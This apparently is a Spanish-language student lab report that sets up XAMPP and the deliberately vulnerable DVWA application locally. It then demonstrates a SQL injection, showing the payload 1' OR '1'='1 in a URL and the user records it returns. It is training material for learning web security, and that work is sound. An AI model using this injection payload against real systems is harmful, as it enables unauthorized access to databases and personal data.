

Sesión #12 Escaneo de vulnerabilidades

Requisitos:


Xampp

Phpmyadmin


Dvwa

Mysql


-descargamos e instalamos xampp, iciamos apache y mysql.




- Descargamos dvwa:




-copiamos y pegamos la carpet dvwa en xampp




-para corregir el error en el navegador le cambiamos la extension al archivo:





-abrimos phpadmin:







-creamos la base de datos:






-creamos un usuario:







- Abrimos el dvwa e iniciamos sesion usando como usuario: admin y contraseña: password.



-damos click en injeccionsql



-realizamos la inyeccion:



-este es el resultado:

Presentación Sesión 13.pdf


CNB: Material de apoyo 13 | C...

Gula Laboratorio Sesión 13.pdf

localhost / 127.0.0.1 / dvwa | pl

Vulnerability: SQL Injection :: D...

localhost/dvwa/DVWA/vulnerabilities/sql/?id=1%27+OR+%271%27%3D%2718&Submit=Submit#



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: He

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>